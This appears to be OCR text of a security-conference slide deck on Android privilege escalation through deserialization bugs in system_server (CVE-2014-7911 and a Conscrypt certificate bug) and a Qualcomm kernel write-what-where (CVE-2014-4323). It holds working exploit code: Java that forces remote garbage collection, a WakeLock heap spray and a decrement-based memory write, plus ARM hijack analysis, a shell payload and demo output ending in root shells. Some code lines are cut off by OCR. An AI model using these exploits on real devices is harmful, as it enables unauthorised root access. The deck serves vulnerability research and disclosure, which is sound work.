
This means that when ObjectInputStream is used on untrusted inputs, an attacker can cause an instance of any class with a non-private parameterless constructor to be created. All fields of that instance can be set to arbitrary values. The malicious object will then typically either be ignored or cast to a type to which it doesn't fit, implying that no methods will be called on it and no data from it will be used. However, when it is collected by the GC, the GC will call the object's finalize method.

The android system_service runs under uid 1000 and can change into the context of any app, install new applications with arbitrary permissions and so on. Apps can talk to it using Intents with attached Bundles, Bundles are transferred as arraymap Parcels and arraymap Parcels can contain serialized data. This means that any app can attack the system_service this way.

- Bug present in all Android versions prior to 5.0
- system_server run as system, so if we get code exec from a regular app, we escalated our privileges
- It's a vulnerability in AOSP, so it's not manufacturer specific, which is great for targeting a large number of devices :)


CVE-2014-7911

Regular Behaviour



CVE-2014-7911


Bug



No checks are done to ensure
the received object is actually Serializable
but ObjectInputStream will deserialise it anyway

CVE-2014-7911

Triggering the Bug




- Very good writeup by Palo Alto: http://researchcenter.paloaltonetworks.com/2015/01/cve-2014-7911-deep-dive-analysis-android-system-service-vulnerability-exploitation/

- When the Garbage Collector kicks in, it will invoke finalize() on our object, which will call destroy() native method.

Long story short:


```
1 ldr     r4, [r0, #4]   # attacker controls r4
2 mov     r6, r1
3 mov     r0, r4
4 blx     <android_atomic_dec ()>
```

```
1 cmp     r0, #1
2 bne.n   d1ea
3 ldr     r0, [r4, #8]
4 mov     r1, r6
5 ldr     r3, [r0, #0]
6 ldr     r2, [r3, #12]
7 blx     r2
```



We have to manage to arrive at **blx r2** with an attacker controlled **r2**, without referencing invalid memory, and having **r0** containing **1**, and we get **code exec**

Generic Patterns and Problems in those exploits


In all those serialization exploits we will face some shared problems, so it’s good to come up with techniques and reuse them

The first problem is that we need to bypass some mitigations, namely DEP and ASLR.


The second problem is that we need to influence the lifecycle of an object in a remote process (trigger the garbage collection reliably to make the memory corruption more deterministic, since the GC by itself, it’s not.)

DEP/ASLR

- The current state of mitigations in modern exploitation (at minimum)
- We will use ROP to defeat DEP, as soon as we've "defeated" ASLR. (https://en.wikipedia.org/wiki/Return-oriented_programming)



ASLR on Android, a weak opponent (in certain situations)



- We need to locate our ROP gadgets.
- **system_server** forks from **zygote**, as does our **exploit app**
- Same memory layout, so we can use our own memory layout to find ROP gadgets and use them

So ASLR is not a problem anymore for us :)

How To Trigger the bug deterministically

To trigger the bug, the GC in system_server must kick in. But this is initially not in our control and depends on timing.

Let's force a remote GC in system_server!
We will use WakeLocks.

```
private void forceGcInSystemServer() {
    // Let's force a GC in system_server
    // by allocating a lot of small WakeLocks and release them

    int NUMBER_OF_WAKELOCKS = 300;

    PowerManager powerManager = (PowerManager) getSystemService(POWER_SERVICE);

    List<PowerManager.WakeLock> wlList = new ArrayList<>();

    // creating all of them and acquiring to allocate objects
    for (int i=0; i<NUMBER_OF_WAKELOCKS; i++) {
        PowerManager.WakeLock wakeLock = powerManager.newWakeLock(PowerManager.PARTIAL_WAKE_LOCK,
                "A");
        wlList.add(wakeLock);
        wakeLock.acquire();
    }

    // releasing them all in once

    for (PowerManager.WakeLock lock : wlList) {
        lock.release();
    }

    wlList.clear();

}
```

Allocate lot of “small” wake locks

Drop them all

Very similar to browser's Javascript tricks to force GC

CVE-2014-7911

We need to allocate memory in system_server


- Thankfully, we can do it with several Android APIs
- The Palo Alto guys do it with a very restrictive api,

```
1 LocationManager lm = (LocationManager)getSystemService(LOCATION_SERV
```

```
1 lm.addTestProvider(builder.toString(), false, false, false, false,
  false, false, false, 1, 1);
```

- builder will contain our heap ROP spray. However this is a debug API, it will require very special and suspicious permission, and user interaction to be able to use it, not very good for a real world exploit.

CVE-2014-7911



- User interaction required
- One shot call, we can not do it multiple times. Why is this a problem? (See next slides)

CVE-2014-7911

Binder transaction limits

The Binder transaction buffer has a limited fixed size, currently 1Mb, which is shared by all transactions in progress for the process. Consequently this exception can be thrown when there are many transactions in progress even when most of the individual transactions are of moderate size.

- So our ROP spray will be just 1mb with this approach unfortunately because 1 transaction only.
- Good enough for debugging purposes, with the help of a debugger we can tweak the exploit to dereference the heap spray and start our ROP chain
- Not good enough for the real world, **we will see after how to improve this and bypass the limitations.**

CVE-2014-7911

Better Heap Spray, bigger and without user interaction

- Current spray is one shot, sent as string through **addTestProvider**
- We dig into the system server code to find some suitable api that allocates memory with our content and give us control over it's lifecycle (retain/release)

CVE-2014-7911

WakeLock

- WakeLocks are perfect for us! Used to keep the device on, they have a **string identifier in which our payload will end**
- A process with WAKE_LOCK permission (very common) can allocate and release wake locks with apis (**acquire**, **release)**
- We will use this both to spray and to control the GC!

```
private boolean wakeLockSpray() {

    int NUMBER_OF_CHUNKS = 50;

    PowerManager powerManager = (PowerManager) getSystemService(POWER_SERVICE);

    String chunk = buildSprayChunk();

    for (int i=0; i<NUMBER_OF_CHUNKS; i++) {
        PowerManager.WakeLock wakeLock = powerManager.newWakeLock(PowerManager.PARTIAL_WAKE_LOCK,
                chunk);
        wakeLock.acquire();
    }

    return true;
}
```

- So finally we have a bigger spray
- It does not require user interaction or strange permissions
- We have more control on it


Demos

For demo purpose, we will just create a file as **system** user, and we will check that it succeeded, meaning we had code execution as **system** and escalated our privileges.

Payload:

```
#!/system/bin/sh
/system/bin/touch /data/system/feedback
```


CVE-2014-7911



Demo Time various models and versions: (just to show reliability)

Nexus 7 (2012) 4.1.2 ,4.2.2

Nexus 7 (2013) 4.4.4


adb
..cve-2014-7911
1:22
Google
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system #
root@android:/data/system # ls -al | grep feedback
1|root@android:/data/system # ls -al | grep feedback
-rw------- system   system   0 2015-07-03 13:22 fee
dback
root@android:/data/system #

Moar Serialization bugs - X509Certificate

- Conscrypt, a Java crypto lib, keeps pointers to native objects (arguably a bad idea)
- OpenSSLX509Certificate extends a class which is serializable, making it serializable
- ‘transient’ keyword in Java tells the serializer/deserializer to ignore that field

```
public class OpenSSLX509Certificate extends X509Certificate {

    // mContext needs to marked transient
    // so that when deserialized an arbitrary pointer can't be set
    private final long mContext;

    OpenSSLX509Certificate(long ctx) {
        mContext = ctx;
    }
}
```

```
 public class OpenSSLX509Certificate extends X509Certificate {
-    private final long mContext;
+    private transient final long mContext;
```

Moar Serialization bugs - X509Certificate exploit

- mContext is reference counted.
- When OpenSSLX509Certificate is garbage collected, the finalize method decrements *(mContext + 0x10)
- We can decrement any address that has a positive integer value
- Write pointer to first ROP gadget over native function pointer callback

```
private void writeWhatWhere(Context ctx, long address, long originalvalue, long newValue) throw
    /*
        This write what where is partially restricted in that it can only decrement and if sign
        it will crash

        If the original value is a negative value, we can assume the adjacent word is 0x0000000
        and adjust where we're writing by two bytes and decrement the half word
    */
    Class conscryptX509 = Class.forName("com.android.org.conscrypt.OpenSSLX509Certificate");

    ObjectStreamClass clDesc = ObjectStreamClass.lookup(conscryptX509);

    if (clDesc == null) {
        //TODO this is bad
        Log.d(TAG, "clDESC is null");
        throw new Exception("clDesc is null for OpenSSLX509Certificate");
    }

    // Set our fake class's serialization UID.
    Field targetUID = ZpenSSLX509Certificate.class.getDeclaredField("serialVersionUID");
    targetUID.setAccessible(true);
    targetUID.set(null, clDesc.getSerialVersionUID());


    final int numOfAllocations = 10;
    long[] originalBytes = new long[numOfAllocations];
    long[] newBytes = new long[numOfAllocations];
    long[] differenceOfBytes = new long[numOfAllocations];

    originalBytes[0] = originalvalue & 0x000000ff;
    originalBytes[1] = (originalvalue & 0x0000ff00) >> 8;
    originalBytes[2] = (originalvalue & 0x00ff0000) >> 16;
    originalBytes[3] = (originalvalue & 0xff000000) >> 24;

    newBytes[0] = newValue & 0x000000ff;
    newBytes[1] = (newValue & 0x0000ff00) >> 8;
    newBytes[2] = (newValue & 0x00ff0000) >> 16;
    newBytes[3] = (newValue & 0xff000000) >> 24;
```

Moar Serialization bugs - X509Certificate exploit

- This bug is even easier to exploit than -7911.
- When we trigger the function pointer pointing to our first ROP gadget, our ROP payload is pointed to by a register -- no need to heap spray
- We can find which register points to our buffer and which addresses our gadgets our at in our own process

```
// start by counting how many decrements we have to make
for(int i = 3; i >= 0; i-- )
{
    differenceOfBytes[i] = (originalBytes[i] - newBytes[i]) & 0xFF;

    // account for roll-over
    if( originalBytes[i] < newBytes[i] )
    {
        differenceOfBytes[i + 1]--;
    }
}

List<Bundle> bundles = new ArrayList<>();
for(int i = 0; i < 4; i++){
    bundles.add(new Bundle());
}

for(int i = 3; i >= 0; i-- )
{
    ZpenSSLX509Certificate cert = new ZpenSSLX509Certificate(address - 0x
    for(int j = 0; j < differenceOfBytes[i]; j++ )
    {
        bundles.get(i).putSerializable("eatthis" + i + " " + j, cert);
    }
}

for(int i = 3; i >= 0; i--){
    sendBundleToSystem(ctx, bundles.get(i), true);
    //This GC is to ensure that the bundle containing the decrements on t
    //This avoids a potentially out of order deserialization that causes
    if(i == 3) {
        forceGcInSystemServer(ctx);
    }
}
```

Even Moar! Serialization Issues


There are still other unpatched issues related to deserialization in AOSP.

Crash PoC demo on Android M 6.0 running on Nexus 7 2013.

Responsibly disclosed, fix is on the way.

It got low priority because reliable memory corruption was not achieved.

Thanks to @flanker_hqd for the help on the PoC!



Quick Demo

We still need to go from system to root right?

From system_server we have more attack surface, in fact system_server is one of the most privileged context in the system.

It has CAP_SYS_MODULE, so it’s able to load modules into the kernel, even without being root!

So if kernel modules support is enabled, it’s trivial to code and compile a kernel module and load it and get root after getting system.

CVE-2014-4323 (with demo and PoC code)

write (almost)what-where, we can write a 24bits address (0x**00**XXXXXX) anywhere we want thanks to a vulnerability in the Qualcomm's mdp driver.

Since that kind of address resides in userspace portion of memory and there is no PAN or PXN (equivalents of SMAP and SMEP on ARM), we can hijack a function pointer in the kernel and execute our code mapped in userspace, to achieve arbitrary kernel code execution.

Details and writeup (credits for discovery and writeup to laginimaineb): http://bits-please.blogspot.com/2015/08/android-linux-kernel-privilege_26.html

We are releasing a PoC since none wrote it so far

```
pwn
shell@flo:/data/local/tmp $ ./pwn
[+] Opened mdp driver
[i] Trying to leak the value of MDP_BASE
[i] Got mdp_base 0xf0100000 res 1
[+] Got mdp_base: 0xf0100000
[i] Trying to leak the current value of mdp_lut_i
[+] Successfully mapped dropzone. Address: 0x10000000, Size: 0x00010000
[i] Trying to write 0x00dabeef at 0x10000000
[i] Target cmap_start: 0x07f9ae00
[i] Expected VM target address: 0x10000000
[i] transp 0 red da blue be green ef
[+] Wrote 0x00dabeef to 0x10000000
[+] Found modification: 0x00dabeef at offset: 0x0 (address: 0x10000000)
[i] delta write 00000000
[+] Got mdp_lut_i: 0x0
[+] Allocated trampoline
[i] Attempting to execute kernel_payload at 0xb6f369a5
[i] Trying to write 0x00100000 at 0xc0fc64a0
[i] Target cmap_start: 0x3438c628
[i] Expected VM target address: 0xc0fc64a0
[i] transp 0 red 10 blue 0 green 0
[+] Wrote 0x00100000 to 0xc0fc64a0
[+] Opened PPPOLAC socket: 4
[+] Executed function
[+] got r00t!
shell@flo:/data/local/tmp # id
uid=0(root) gid=0(root) context=u:r:kernel:s0
shell@flo:/data/local/tmp #
```


CVE-2014-4323 DEMO

PoC: https://github.com/marcograss/cve-2014-4323

Kernel issues are still alive and well (Amazon Fire Phone)

- Kernel memory corruption issue triggerable from the sandbox
- Responsibly disclosed (and now collaborating for a fix) with the Amazon Security Team
- Still unpatched, so we will not release any details in this presentation, just a panic demo from the sandbox.
- Stay tuned for the update and fix, so far the Amazon Security Team took this issue very seriously and reworked the implementation “the right way”, not just applying a quick fix, kudos!

DEMO!


Manage AmazonKill
AmazonKill
version 1.0
Force Quit
Uninstall
Storage
Total 2.99MB
App 2.99MB
Data 0.00B
Clear Data
Cache
Cache 24.00KB
Clear Cache
Defaults
No default set
Clear Defaults

Fire OS DEMO

Kernel issues are still alive and well (Tegra touchscreen)

- Kernel memory corruption issue triggerable from the sandbox on some devices, dep on the touchscreen device permissions and SELinux policy.
- Responsibly disclosed to Blackphone first (different implementation that resulted in only a “panic” triggerable from the sandbox with 0 privileges)
